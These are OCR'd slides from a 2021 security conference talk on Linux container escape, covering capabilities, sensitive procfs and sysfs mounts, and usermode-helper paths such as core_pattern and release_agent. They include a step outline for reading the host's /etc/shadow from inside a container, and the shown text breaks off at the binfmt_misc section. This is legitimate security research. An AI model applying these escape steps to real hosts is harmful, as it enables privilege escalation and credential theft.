HITB SECCONF SIN-2021

Container escape in 2021

Li Qiang

Ant Group

TRACK 2

About me

Platform infrastructure security engineer @AntGroup

Security researcher && Developer

All low-level materials: kernel/virtualization/container/security

Speaker of Ruxcon, CanSecWest, Syscan360…

Agenda

Introduction to container escape


New container escape methods


The defense

01 | Introduction to container escape

Container introduction


- **Docker: OS-level virtualization in 2013**
- **Abstraction at application layer**
- **Lightwegiht, Standard, Isolation**






Docker introduction

- namespaces: isolation
- cgroups: resource control
- UnionFS: image share and distribution




Container security: share the kernel

- No free lunch: performance and security trade-off
- Weak isolation between containers/kernel
- Share the same kernel




Container escape

- Container engine vulnerabilities
- Privileged CAP and sensitive mounts
- Kernel vulnerabilities




Privileged CAP

- CAP_SYS_MODULE
- CAP_SYS_ADMIN
- CAP_DAC_READ_SEARCH




Sensitive mounts

- **sysfs/procfs/tracingfs/debugfs….**




Usermode helper program:

- **Run program from Linux kernel**



Escape through Usermode

- C: write a helper (test.sh)
- C: write helper path to kernel
- H: host trigger helper execve
- H: helper read /etc/shadow
- H: helper write to container file
- C: read the host /etc/shadow



Usermode helper: some example


- /proc/sys/kernel/modprobe
- /proc/sys/kernel/core_pattern
- /sys/kernel/uevent_helper
- /sys/fs/cgroup/*/release_agent
- /proc/sys/fs/binfmt_misc/ -- talked a lot, but no exploits

02 | New container escape methods


Container escape through binfmt_misc

binfmt_misc introduction

- proc filesystem
- Userspace can register file handler
- Allow arbitrary file format to be executable



